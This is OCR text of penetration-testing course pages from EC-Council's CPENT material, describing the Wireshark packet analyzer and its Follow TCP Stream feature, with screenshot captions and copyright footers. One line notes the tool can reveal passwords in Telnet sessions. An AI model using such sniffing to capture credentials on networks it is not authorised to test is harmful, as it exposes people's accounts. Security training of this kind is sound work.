



Figure L.46: Screenshot of snmp-user-enum

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Tool: Wireshark

Source: *https://www.wireshark.org*

Wireshark is a widely used network packet analyzer for analysis. It captures and intelligently browses the traffic running on a network. Wireshark uses Winpcap to capture packets, so it can only capture the packets on the networks supported by Winpcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Captured files can be programmatically edited via command line. A set of filters for customized data display can be refined using a display filter.

Features

- Deep inspection of hundreds of protocols
- Live capture and offline analysis
- Standard three-pane packet browser
- Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a graphical user interface (GUI), or via the TTY-mode TShark utility

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure L.47: Screenshot of Wireshark

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireshark: Follow TCP Stream

Source: *https://www.wireshark.org*

Wireshark displays data from the TCP port with a feature known as “Follow tcp stream.” The tool sees TCP data in the same way as that of the application layer. Use this tool to find passwords in a Telnet session or make sense of a data stream. To see the TCP stream, select a TCP packet in the packet list of a stream/connection and then select the Follow TCP Stream menu item from the Wireshark tools menu. Wireshark displays all the data from TCP stream by setting an appropriate display filter. The tool displays the stream content in the same sequence as it appeared on the network. It displays the captured data in ASCII, EBCDIC, HEX Dump, C Arrays, or Raw formats.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

